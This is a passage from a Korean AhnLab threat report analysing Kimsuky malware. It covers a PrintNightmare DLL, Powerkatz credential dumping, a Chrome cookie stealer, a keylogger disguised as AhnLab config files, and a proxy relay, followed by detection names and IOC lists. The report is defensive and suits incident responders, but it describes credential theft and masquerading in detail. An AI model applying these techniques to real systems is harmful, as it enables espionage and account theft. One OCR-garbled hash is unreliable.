
특이사항이 있다면 해당 DLL이 다음과 같은 PDB 경로를 가지고 있다는 점이다. 이를 통해 Kimsuky 그룹이 CVE-2021-34527 즉 PrintNightmare 취약점을 공격에 사용하고 있으며, 해당 샘플이 PrintNightmare 취약점을 이용한 공격에서도 사용될 것으로 추정할 수 있다.

- **PDB 경로** : E:₩공작₩exploit₩권한상승₩night dll add new admin user₩CVE-2021-34527-master₩nightmare-dll₩x64₩Release₩nightmare.pdb

5.4. 정보 수집

5.4.1. Mimikatz

공격자가 UACMe와 같은 도구를 이용해 권한 상승을 하는 것은 이후 감염 시스템이 존재하는 내부 인프라에서 측면 이동을 거쳐 도메인 전체를 장악하기 위한 목적일 것이다. 측면 이동을 하기 위해서는 계정 정보를 수집할 필요가 있으며 이를 위해 사용되는 대표적인 도구가 미미카츠인데, 미미카츠는 관리자 권한으로 실행되어야 정상적으로 시스템에 존재하는 계정 정보를 탈취할 수 있기 때문이다.[7] 공격자는 미미카츠, 구체적으로는 파워카츠라고 불리는 악성코드를 추가적으로 설치한다.



[그림 70] 파워카츠 실행 시 보여지는 명령 옵션

[7] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=cc8cf212-f3ca-4134-812d-0e471d888923 (미미카츠를 이용한 내부망 전파 기법 분석 보고서)

5.4.2. 크롬 계정 정보 수집

다음은 잘못 빌드되어 정상적으로 동작하지는 않지만 정보 탈취에 사용될 수 있는 악성코드로서, 최근 Kimsuky 그룹에서 사용하는 대부분의 악성코드들과 유사하게 DLL이며 regsvr32.exe에 의해 실행되는 형태이다. 구체적으로 크롬 웹 브라우저에 저장된 쿠키 정보와 사용자 계정 정보를 탈취하며 아래의 경로에 텍스트 형태로 저장한다.

- 크롬 탈취 정보 저장 경로 : C:₩ProgramData₩Adobe₩mui.db

파싱 및 복호화된 정보들은 아래와 같이 쿠키의 경우 domain, name, path, value 항목으로, 계정 정보의 경우 url, user, pass 항목으로 저장된다. 만약 정상적으로 동작한다면 저장된 결과는 AppleSeed나 PebbleDash 등의 백도어 악성코드에 의해 탈취되어 C&C 서버에 전달될 것으로 추정된다.

[그림 71] mui.db 파일에 저장된 크롬 웹 브라우저 쿠키 및 계정 정보

5.4.3. 키로거

다음은 키로깅 악성코드로서 마찬가지로 regsvr32.exe에 의해 실행되는 DLL 형태이다. 참고로 키로거 악성코드가 수집된 경로는 아래와 같이 ProgramData 폴더 내의 AhnLab 폴더였으며 install.cfg라는 이름으로 존재하였다.

- **키로거 악성코드 수집 경로** : %ALLUSERSPROFILE%₩ahnlab₩install.cfg

공격자는 악성코드뿐만 아니라 아래에서 다룰 결과 및 설정 파일들도 ahnlab.cfg, uninstall.cfg와 같은 이름으로 생성함으로써 AhnLab 제품 관련 설정 파일로 위장한다는 점이 특징이다.

키로거가 처음 실행되면 현재 권한을 검사하며 관리자 권한을 가진 경우에는 winlogon.exe에, 아닌 경우에는 explorer.exe에 자신을 DLL 인젝션한다. 참고로 실행 시에는 다음과 같은 뮤텍스를 검사 및 생성하여 중복 실행을 방지한다.


- **Mutex** : windows certs server [pid]

이후 아래의 경로 즉 uninstall.cfg 파일의 존재 여부를 검사하는데, 만약 해당 경로의 파일이 존재할 경우에는 키로깅을 중지한다. 이 악성코드는 C&C 서버와 직접적으로 통신하는 형태가 아닌 단순 키로깅 기능만 담당하기 때문에 AppleSeed나 PebbleDash 등의 백도어 악성코드를 통해 키로깅 중지 명령 전달 즉 아래 경로의 파일을 생성할 것으로 추정된다.

- **키로깅 명령 데이터 파일** : %ALLUSERSPROFILE%₩AhnLab₩uninstall.cfg

키로거 악성코드는 GetAsyncKeyState(), GetKeyState() 함수를 이용하여 현재 사용자의 키 입력 정보를 탈취하며 해당 정보는 %TEMP% 경로의 임시 파일에 쓴다. 키로거는 이후 일정 시간 간격으로 %TEMP% 경로에 저장된 키로깅 데이터를 아래 경로에 복사한다. 이렇게 저장된 결과는 다른 백도어 악성코드에 의해 탈취되어 C&C 서버에 전달될 것으로 추정된다.

- **키로깅 데이터 파일** : %ALLUSERSPROFILE%₩AhnLab₩ahnlab.cfg



[그림 72] ahnlab.cfg 파일에 저장된 키로깅 데이터

5.5. 기타

5.5.1. Proxy 악성코드

AppleSeed가 생성한 악성코드로는 프록시 악성코드도 있다. 해당 악성코드는 아래와 같이 localproxy라는 이름의 PDB 경로를 가지고 있다.

- **PDB 경로** : D:₩Troy₩FProxy₩output₩x64₩localproxy.pdb

이름처럼 프록시 기능을 갖는 이 악성코드는 커맨드 라인 인자로 2개의 IP 주소 및 포트 번호를 받아 중계하는 역할을 한다. 아래의 루틴을 보면 별다른 변환 과정 없이 전달받은 버퍼를 그대로 다시 원격 주소에 전달하는 것을 확인할 수 있다.

- **커맨드 라인 인자** : help:localproxy.exe RemoteIP RemotePort InternelIP InternelPort

```
ret_recv = recv(socket_local, buf_recv, 0x20000, 0);
if ( ret_recv )
{
  while ( ret_recv != -1 )
  {
    if ( ret_recv > 0 )
    {
      buf_send = buf_recv;
      ret_send = 0;
      do
      {
        ret_send += send(socket_remote, buf_send, ret_recv, 0);
        buf_send += ret_send;
        if ( ret_send > ret_recv )
        {
          print("Send Error\n");
          closesocket(socket_remote);
```

[그림 73] 프록시 루틴

현재 기준 ASD 인프라 상에서 커맨드 라인 로그는 확인되지 않지만 이 악성코드가 다음과 같은 주소와 통신한 이력을 확인할 수 있었다. 이 주소는 미터프리터 악성코드에서 사용된 C&C 서버 주소 및 포트 번호와 동일하다. 프록시 자체는 다양한 목적으로 사용될 수 있지만 해당 주소를 통해 추정했을 때 미터프리터의 C&C 통신을 중계하는 역할로 사용된 것으로 보인다.

- **원격 접근 이력** : 27.255.81[.]109:3015

안랩 대응 현황

안랩 제품군의 진단명과 엔진 버전 정보는 다음과 같다. 이 위협 그룹의 활동이 최근에 파악된 경우에도 안랩 제품군에서 과거 관련 악성코드를 진단했을 수 있다. ASEC에서 이 위협 그룹의 활동을 추적하며 관련 악성코드를 대응하고 있지만 확인되지 않아 미진단 중인 변형이 존재할 수 있다.

Backdoor/JS.Akdoor (2021.04.23.00)
Backdoor/Win.Agent.R421553 (2021.10.14.03)
Backdoor/Win.Akdoor.C4715493 (2021.10.22.02)
Backdoor/Win.Akdoor.C4715520 (2021.10.22.02)
Backdoor/Win.Akdoor.R417157 (2021.04.23.00)
Backdoor/Win.AppleSeed.C4635545 (2021.10.14.03)
Backdoor/Win.AppleSeed.C4646719 (2021.10.14.02)
Backdoor/Win.AppleSeed.C4646724 (2021.10.14.02)
Backdoor/Win.AppleSeed.C4646725 (2021.10.14.02)
Backdoor/Win.AppleSeed.C4699440 (2021.10.14.03)
Backdoor/Win.AppleSeed.C4702267 (2021.10.15.01)
Backdoor/Win.AppleSeed.C4702268 (2021.10.15.01)
Backdoor/Win.AppleSeed.C4705211 (2021.10.18.03)
Backdoor/Win.AppleSeed.C4713932 (2021.10.21.00)
Backdoor/Win.AppleSeed.C4719084 (2021.10.24.01)
Backdoor/Win.AppleSeed.R335261 (2021.10.15.01)
Backdoor/Win.AppleSeed.R335738 (2020.05.09.00)
Backdoor/Win.AppleSeed.R336437 (2020.05.14.00)
Backdoor/Win.AppleSeed.R441519 (2021.10.14.03)
Backdoor/Win.AppleSeed.R444289 (2021.10.14.03)
Backdoor/Win.AppleSeed.R445451 (2021.10.15.01)
Backdoor/Win.AppleSeed.R445453 (2021.10.15.01)
Backdoor/Win.AppleSeed.R445842 (2021.10.18.03)
Backdoor/Win.Keylogger.R419909 (2021.10.14.03)
Backdoor/Win.Meterpreter.C4705209 (2021.10.18.03)
Backdoor/Win.VNC.C4589952 (2021.10.14.03)
Backdoor/Win32.Agent.R338775 (2020.06.01.03)
Backdoor/Win32.Kimsuky.R341619 (2020.06.25.03)
Backdoor/Win64.Akdoor.C4148267 (2020.07.01.04)
Backdoor/Win64.Akdoor.C4176420 (2020.08.05.05)
Backdoor/Win64.Akdoor.C4250525 (2020.12.04.04)
Backdoor/Win64.Akdoor.C4251494 (2020.12.08.03)
Backdoor/Win64.Akdoor.R179345 (2016.04.22.05)
Backdoor/Win64.Akdoor.R181647 (2016.05.20.00)
Backdoor/Win64.Akdoor.R197899 (2017.04.03.03)
Backdoor/Win64.Akdoor.R357381 (2020.12.08.06)
Backdoor/Win64.Keylogger.R353447 (2020.10.20.04)

Downloader/Win.Agent.C4510706 (2021.10.15.00)
Downloader/Win64.Agent.C4318031 (2021.02.01.04)
Dropper/JS.Agent (2021.08.26.03)
Dropper/JS.Akdoor (2021.10.07.00)
Dropper/JS.Generic (2021.05.08.00)
Dropper/Win.Agent.C4520969 (2021.10.15.00)
Dropper/Win.Akdoor.C4656487 (2021.09.28.00)
Dropper/Win.AppleSeed.C4699439 (2021.10.14.03)
Dropper/Win32.Infostealer.R332952 (2020.04.16.08)
Dropper/Win64.Akdoor.R194398 (2017.01.26.00)
Dropper/WSF.Agent (2021.05.13.02)
Exploit/Win.CVE-2021-1675.C4584875 (2021.08.09.03)
Exploit/Win.CVE-2021-34527.R436236 (2021.08.09.03)
Malware/Gen.Reputation.C4269991 (2020.12.23.04)
Trojan/Win.Agent.C4382841 (2021.10.14.03)
Trojan/Win.Agent.C4457973 (2021.10.15.01)
Trojan/Win.Agent.C4520953 (2021.10.14.03)
Trojan/Win.Agent.C4522294 (2021.06.11.02)
Trojan/Win.Agent.C4524918 (2021.10.14.03)
Trojan/Win.Agent.C4705973 (2021.10.19.00)
Trojan/Win.Agent.C4714244 (2021.10.21.03)
Trojan/Win.Agent.R416026 (2021.10.14.03)
Trojan/Win.Agent.R420433 (2021.10.14.03)
Trojan/Win.Agent.R422617 (2021.10.14.03)
Trojan/Win.Agent.R425110 (2021.10.14.03)
Trojan/Win.Agent.R436488 (2021.10.14.03)
Trojan/Win.Akdoor.C4522181 (2021.10.14.03)
Trojan/Win.Akdoor.C4522184 (2021.06.11.00)
Trojan/Win.Akdoor.C4589941 (2021.08.13.03)
Trojan/Win.Akdoor.C4596140 (2021.08.18.00)
Trojan/Win.Akdoor.C4700226 (2021.10.15.00)
Trojan/Win.Akdoor.C4728343 (2021.10.27.00)
Trojan/Win.Akdoor.R425112 (2021.10.14.03)
Trojan/Win.Akdoor.R426485 (2021.10.15.00)
Trojan/Win.Akdoor.R436752 (2021.08.13.03)
Trojan/Win.Akdoor.R445441 (2021.10.15.01)
Trojan/Win.Akdoor.R446906 (2021.10.24.02)
Trojan/Win.Appleseed.R428102 (2021.10.15.01)
Trojan/Win.Generic.C4609881 (2021.08.27.02)
Trojan/Win.HVNC.C4635546 (2021.10.14.03)
Trojan/Win.Keylogger.C4719085 (2021.10.24.01)
Trojan/Win.KeyLogger.R422003 (2021.10.14.03)
Trojan/Win.LightShell.R435857 (2021.08.07.00)
Trojan/Win.LightShell.R436719 (2021.08.13.02)
Trojan/Win.LightShell.R439086 (2021.10.14.03)
Trojan/Win.LightShell.R439839 (2021.09.02.03)
Trojan/Win.LightShell.R445352 (2021.10.15.00)
Trojan/Win.Meterpreter.R430231 (2021.10.14.03)

Trojan/Win.Mimikatz.C4521006 (2021.06.09.02)
Trojan/Win.Mimikatz.C4717867 (2021.10.23.01)
Trojan/Win.NukeSped.R415643 (2021.10.14.03)
Trojan/Win.Proxicon.R436042 (2021.08.09.03)
Trojan/Win.RDPatcher.R445454 (2021.10.15.01)
Trojan/Win.Stealer.C4768269 (2021.11.12.03)
Trojan/Win.Tinukebot.R415647 (2021.10.14.03)
Trojan/Win.TinyNuke.C4633235 (2021.10.14.03)
Trojan/Win.TinyNuke.C4702254 (2021.10.15.01)
Trojan/Win.TinyNuke.R435917 (2021.10.14.03)
Trojan/Win.VNC.C4318018 (2021.10.14.03)
Trojan/Win.VNC.C4589940 (2021.10.14.03)
Trojan/Win.VNC.C4633124 (2021.09.16.00)
Trojan/Win.VNC.R435919 (2021.10.14.03)
Trojan/Win.VNC.R436747 (2021.10.14.03)
Trojan/Win32.Agent.C4003499 (2020.02.29.06)
Trojan/Win32.Agent.C4179369 (2020.08.12.03)
Trojan/Win32.Agent.R344880 (2020.07.16.00)
Trojan/Win32.Agent.R350149 (2020.09.03.08)
Trojan/Win32.Agent.R353325 (2020.10.17.09)
Trojan/Win32.Agent.R357752 (2020.12.19.00)
Trojan/Win32.Akdoor.C2030137 (2017.07.06.02)
Trojan/Win32.Akdoor.R183070 (2016.06.09.07)
Trojan/Win32.Akdoor.R183787 (2016.07.22.02)
Trojan/Win32.Akdoor.R333041 (2020.04.17.00)
Trojan/Win32.Infostealer.R338043 (2020.05.26.02)
Trojan/Win32.MalPacked.C4196972 (2020.09.17.00)
Trojan/Win32.Rdpwrap.R232017 (2018.11.26.07)
Trojan/Win64.Agent.C4318029 (2021.02.01.04)
Trojan/Win64.Agent.R337075 (2020.05.20.10)
Trojan/Win64.Agent.R337893 (2020.05.25.03)
Trojan/Win64.Agent.R338576 (2020.05.29.04)
Trojan/Win64.Agent.R350150 (2020.09.03.09)
Trojan/Win64.Agent.R354559 (2020.11.01.00)
Trojan/Win64.Agent.R367595 (2021.02.23.00)
Trojan/Win64.Akdoor.R354720 (2020.11.04.00)
Trojan/Win64.Akdoor.R355472 (2020.11.12.04)
Trojan/Win64.Loader.C4019677 (2020.03.18.00)
Trojan/WSF.Runner (2020.11.12.04)
Unwanted/Win.Rdpwrap.C2410573 (2021.04.20.00)
Unwanted/Win32.Rdpwrap.C2632304 (2018.07.26.01)

결론

Kimsuky 그룹은 최근 스피어피싱과 같은 사회공학적 공격 방식을 이용해 기업이나 공공기관 그리고 개인 사용자들을 지속적으로 공격하고 있다. 최근에는 AppleSeed나 PebbleDash가 주로 사용되고 있으며 이러한 백도어 악성코드들은 시스템에 상주하면서 공격자의 명령을 받아 다양한 악성 행위를 수행할 수 있다. 대표적으로 원격 제어 및 정보 수집 등을 위한 다양한 악성코드들이 추가적으로 설치되기 때문에 Kimsuky 그룹의 공격 대상이 되는 기업 및 사용자들은 내부에 존재하는 주요 정보들이 탈취될 수 있는 위험이 있다.

사용자들은 의심스러운 메일을 받게 된다면 첨부 파일의 실행을 지양해야 한다. 또한 사용하고 있는 소프트웨어 및 V3를 최신 버전으로 업데이트하여 악성코드의 감염을 사전에 차단할 수 있도록 신경써야 한다.

IOC (Indicators Of Compromise)

다음 IOC 중 일부는 다른 분석 보고서를 인용했으며 샘플을 확인하지 못해 검증하지 못한 경우도 있다. 새로운 내용이 확인되면 예고 없이 업데이트 될 수 있다.

파일 경로 및 이름

위협 그룹에서 사용한 파일 경로와 이름은 다음과 같다. 일부 악성코드나 도구 파일은 정상 파일 이름과 동일할 수 있다.

스크립트
image_confirm_v2.wsf
바이든 행정부 안보라인.wsf
북한비핵화컨트롤타워구축(안).wsf
2021 *** 재외공관 복무관련 실태 조사 설문지.hwp.js
한일관계.js
*** 가판 2021-05-07.pdf.jse

PIF 드로퍼
JR_210604_R1***_F***_Pf***.pif - (특정 문자열 *** 처리)
대장암 케이스.pif
진도점검_211013.pif
211014-915mm(0deg).h5.pif
210927 코로나 대응(보령-태안1)_취합_수정.PIF
1. 2021년 사업 계획 (시설본부 자료 참고 보완) - 210316-1.pif
한미 정상회담(5.21) 참고 자료 (수정본).pif
2021년 *** 업무보고 수정.pif

다운로더
%ALLUSERSPROFILE%₩Intel₩Driverdriver.cfg
%ALLUSERSPROFILE%₩Intel₩driver.cfg
%APPDATA%₩Intel₩Driverdriver.cfg

AppleSeed 설치 경로
%ALLUSERSPROFILE%₩Software₩Ahnlab₩Service₩AutoService.dll
%ALLUSERSPROFILE%₩Software₩ControlSet₩Service₩ServiceScheduler.dll
%ALLUSERSPROFILE%₩Software₩Defender₩Windows₩Update₩AutoUpdate.dll
%ALLUSERSPROFILE%₩Software₩ESTsoft₩Common₩ESTCommon.dll
%ALLUSERSPROFILE%₩Software₩KakaoTalk₩KaoUpdate.ini

%ALLUSERSPROFILE%₩Software₩Microsoft₩AvastAntiVirus₩AvastUpdate.dll
%ALLUSERSPROFILE%₩Software₩Microsoft₩Avg₩AvgSkin.dll
%ALLUSERSPROFILE%₩Software₩Microsoft₩Network₩NetworkService.dll
%ALLUSERSPROFILE%₩Software₩Microsoft₩Printer₩PrinterService.dll
%ALLUSERSPROFILE%₩Software₩Microsoft₩Service₩TaskScheduler.dll
%ALLUSERSPROFILE%₩Software₩Microsoft₩Windows₩AutoDefender₩UpdateDB.dll
%ALLUSERSPROFILE%₩Software₩Microsoft₩Windows₩AutoPatch₩patch.dll
%ALLUSERSPROFILE%₩Software₩Microsoft₩Windows₩Chrome₩GoogleUpdate.dll
%ALLUSERSPROFILE%₩Software₩Microsoft₩WIndows₩Defender₩AutoCheck.dll
%ALLUSERSPROFILE%₩Software₩Microsoft₩Windows₩Defender₩AutoUpdate.dll
%ALLUSERSPROFILE%₩Software₩Microsoft₩Windows₩Defender₩update.dll
%ALLUSERSPROFILE%₩Software₩Microsoft₩Windows₩Explorer₩FontChecker.dll
%ALLUSERSPROFILE%₩Software₩Microsoft₩Windows₩FontChecker.dll
%ALLUSERSPROFILE%₩Software₩Microsoft₩Windows₩MDF₩WDFSync₩WDFSync.dll
%ALLUSERSPROFILE%₩Software₩Microsoft₩Windows₩MetaSec₩MetaSecurity.dll
%ALLUSERSPROFILE%₩Software₩Microsoft₩Windows₩Patch₩patch.dll
%ALLUSERSPROFILE%₩Software₩Microsoft₩Windows₩Patch₩plugin.dll
%ALLUSERSPROFILE%₩Software₩Microsoft₩Windows₩Secrity₩AutoCheck.dll
%ALLUSERSPROFILE%₩Software₩Office₩Update.dll
%APPDATA%₩ESTsoft₩AlLUpdat₩AlCommon.dll
%APPDATA%₩ESTsoft₩AlLUpdate₩AlCommon.dll
%APPDATA%₩ESTsoft₩Common₩ESTCommon.dll
%APPDATA%₩ESTsoft₩Common₩ESTUpdate.exe
%APPDATA%₩ESTsoft₩Common₩ko-kr.dll
%APPDATA%₩ESTsoft₩updat₩ESTCommon.dll
%APPDATA%₩Microsoft₩Windows₩Defender₩AutoUpdate.dll
%APPDATA%₩Microsoft₩Windows₩Defender₩patch.dll

Meterpreter
%ALLUSERSPROFILE%₩edge₩mtp.db
%ALLUSERSPROFILE%₩Intel₩1060₩update1060.cfg
%ALLUSERSPROFILE%₩intel₩bin₩update.cfg
%ALLUSERSPROFILE%₩m.db
%ALLUSERSPROFILE%₩ma.dat
%ALLUSERSPROFILE%₩ma.db
%ALLUSERSPROFILE%₩msedge₩mtp.db
%ALLUSERSPROFILE%₩mt79.dat
%ALLUSERSPROFILE%₩mtp.dat
%ALLUSERSPROFILE%₩mtp.db
%ALLUSERSPROFILE%₩s₩mtp.db
%ALLUSERSPROFILE%₩update.db
%SystemDrive%₩mav.db
%SystemDrive%₩netclient₩k.txt
%SystemDrive%₩netclient₩km.xml

HVNC
%ALLUSERSPROFILE%₩mac₩hvnc.db
%ALLUSERSPROFILE%₩s₩hvnc.db

%ALLUSERSPROFILE%₩hvnc.dat

TightVNC
%ALLUSERSPROFILE%₩edge₩tvnc.db
%ALLUSERSPROFILE%₩msedge₩tvnc.db
%ALLUSERSPROFILE%₩s₩tvnc.dat
%ALLUSERSPROFILE%₩tvn.db
%ALLUSERSPROFILE%₩tvnc.dat

RDP Wrapper
%ALLUSERSPROFILE%₩rdp₩rdpconf.exe
%ALLUSERSPROFILE%₩rdp₩rdpwinst.exe
%ProgramFiles%₩rdp wrapper₩rdpwrap.dll

계정 추가 악성코드
%ALLUSERSPROFILE%₩net.exe
%ALLUSERSPROFILE%₩net-add.exe
%APPDATA%₩media₩wmi-ui-9cde8e85.db

RDP 패치 악성코드
%TEMP%₩pms6e3e.tmp

UACMe
%ALLUSERSPROFILE%₩su.db

권한 상승 악성코드
%ALLUSERSPROFILE%₩lala.exe
%ALLUSERSPROFILE%₩c.exe
%ALLUSERSPROFILE%₩lala.dll
%ALLUSERSPROFILE%₩n.dll

Powerkatz
%ALLUSERSPROFILE%₩hi.db
%ALLUSERSPROFILE%₩edge₩powerkatz-x64.exe
%ALLUSERSPROFILE%₩pacs8.exe
%SystemDrive%₩users₩[사용자 이름]₩documents₩pkt.exe
%SystemDrive%₩users₩[사용자 이름]₩documents₩1₩pkt.exe
%SystemDrive%₩users₩[사용자 이름]₩documents₩powerkatz-x64.exe

크롬 계정 정보 탈취 악성코드
%ALLUSERSPROFILE%₩cc.dat

키로거
%ALLUSERSPROFILE%₩ahnlab₩install.cfg

프록시 악성코드
%ALLUSERSPROFILE%₩la.exe
%ALLUSERSPROFILE%₩ll.exe

파일 Hashes (MD5)

관련 파일의 MD5는 다음과 같다. 단, 민감 샘플이 존재할 경우 제외될 수 있다.

스크립트
357a56dbc9e8b43d8ca09a92eac9b429
04b207967c38414d99a7da2b718c440f
c7844002ba15798f2c240f2b629d90c2
3a4ab11b25961bececе1c358029ba611
609f8450e024ed88b130f13d6d7b213f
159dd4d84fd6c5d1bb807cdb02215cf8
f0255dfcb932c3072c2489124b25b373
e7cf7c466e90f2b580ce89e4f8ef2af6
9c86a941cfb1ecbc580aea99b7d18e90
6c82e7b8fe3fd401573a822f6d1455e9
d9064c446b39e23822cb3b2680a0e052
8b274243a5179028388a2c17c75afb9f

PIF 드로퍼
96c6ad44b9bb85e9e57bfea7e441d131
e8da7fcdf0ca67b76f9a7967e240d223
aa65c226335539c162a9246bcb7ec415
2ff981ba02b1c5a8487b858265b037de
815c690bfc097b82a8f1d171cd00e775
b567f7aac1574b2ba3a769702d2f6a1e
93758669e4f689b2f3b8b9ee6189c3df
7e041b101e1e574fb81f3f0cdf1c72b8
946f787c129bf469298aa881fb0843f4

PIF 드로퍼 (UPX Unpack)
51c19c3ac15f7434b777effd4e490b41
e521c68ac280c00b0e27cbd2fed4c9c4

다운로더
e413c5922addcde26edc5d72c3f3163d
768c84100d6e3181a26fa50261129287
218b391172f990ec35e08a221b77fa14
2a57aea6acc479332cf176aa9e976015
23ea8eba791c783dd197ac3695b57a92
acc36ffa4f40016b483deac1f78cf07d
8414d95877acde1b2557d7ab8ac0119f
6603e6628ca799ea21822d9952ce048a
54a0fdabbdf7e77509850e25ab956094

447163d776b62bf0b1c652c996cc0586
ee5a33cc147a56fe8e77cc37a4320527

다운로더 (UPX Unpack)
19e09cfdcfe0c255c50b67d52b6a7afe

AppleSeed - HTTP
7348d1f1f1ca3b7ff25b362231365904
aef664a85be61781dc20af81a644cfa3
f0dbc8a4d62ebb22c0bae473de1c98d2
0d9f8b5b7417896508a49047a5eb18eb
911937edadd017d5475570a1207bc3eb
8355964a47f248ed39caccb733aabc44
fd805335efa9ef39b121c7f1cec6ff83
151af490f16384372473f7696c90aa2a
07db667386e71a3334d79d93b26e930b
2401ad5f935df2757214a84538bdfdde
684b27302d9e5e6558651bd1ab50f5d7
f928a8eb6a04e8c47eafbed8ff014ed1
5c8afc7e08e480d10122c007b0b0cdf4
fea415382e510eea7b49ddc68cbdc402
7b6d65191d091bdd7c997ffcd670b018
c9ede077ec500240864c47c69fe5c728
5ce3a4eddba6ec8273db024b1813a530
d228d8453f1249f2177f376bfae4b10f
29d2895afb76ae73705b05847d3b2384
d68454cfef64f71caaa9c4f44c016a68
04d0856afb1aa9168377d6aa579c5403
44222674cf1175859b1756038f030e2d
866d2981320c69db5294d0761788f05a
2142739359fd0c614ffe3e2fcbc8c89d
1ce204f16d458e78ed8de91c332545cc
3913423877bd01729a63ba6dd075a19c
d7b2cf6c8597d12d30aca68b277912af
ba615365f00a2a631c6f8ccafdf52a80
d214790381ab8d1bfb909ac0b0d38051
d77dd109df7874e3c2cb72e9e169f909
1eefdfd7b83c2be2c388acb4b19fdd50
43e65ed5d864f0994277e4cdb217e9dd
801894c7f962e48e2fa35260b8f37a65
d6727e4a3f84d99d4e97ff6fb246c33b
60a65964fe90e1fd7d3d50623ed05083
89fff6645013008cda57f88639b92990
66b33561a84a8a8b78883b5e83ef76e5
de02fd9415983147bacfb839658aef7a
cb9f97f06743c4592b5c5b0b2538ae5c
373a04225dd9b0d99cab3ed9ca970a23
b239679d6cd70e0d4ae30852005752ca

ef75f528fb738e9519950bd615c85f8e
ae47cd69cf321640d7eebb4490580681
8814fc3d81b3a948f54b0c035ece41aa
3d235aa8f66ddeec5dc4268806c22229
537b319927c0a7fbfaa0d411283069e3
076fcf70558836549151e7685adb1203
9d00bf9a834d6d5361b4a281aaa9ddd0
605c3dee08569692b67f25a47cb4a397
10b9702f8096afa8c928de6507f7ecfe
df14d5c8c7a1fb5c12e9c7882540c3c0
41a8fc708ea0181c704a10b71771620c
d3eee11514cf901b273bcbd4d91c8af5
a44966b7ddddbc62d7eb967d34812840
7c86ce42fed192ba7d1e09af0a7bf821
4ea6280e76b8c9fd6432faab3e1566b7
e6bc6e7fd86c5000d6557416e765ee7d
03cf908006d0b6bcac671ebc88f1ddf7
43917a2b19e25e3ffd110188404691d5
5aa0393b910b3f94b327e4e6162265fc
4d7816bb6f22dc76d3564e312a38ecc8
ca5c311cdf05a4661dc490e0929cdef1
a36414bf5195e523797d6e30a2e1225b
157160589dc3d5bad2e7ed15629b87d6
a03598cd616f86998daef034d6be2ec5
85ae0be9411b1ab0d7644347af0f7f07
ed17ac8d2ee4a3b145e5784887b2499a
8b775c805427560a4cedd900c8e63863
80a2bb7884b8bad4a8e83c2cb03ee343
d916c3533a89e498159fc432d645edb8
14e01ed4d086206d3c4b7159dc887f25
739d14336826d078c40c9580e3396d15
df0ed691353427377f58972a113b75eb
165f120ac79eda977d10f2f5203ff067
541fa4fb60690ffbe48b24cd2eeda32e
e40cb1328cf00cc490a7239141db3661
4d20e2f1c2e8e9503d2bf7d0422b7ac7
171e12e3673eb0f934ce94cb583daccc
7480f871e59de96aaf2a20271ef2eab6
68eddf7fe33ac28a71f63437e2320b43
2cb77491573acc5e8198d8cf68300106
07c52157eb97ebe792b03e3a9d8a8240
499b72fc9973d2f2ee6679fd60d9dbaf
876db1153d0689092619315a61138c47
de9254369b928eaab82c84be777ebd05
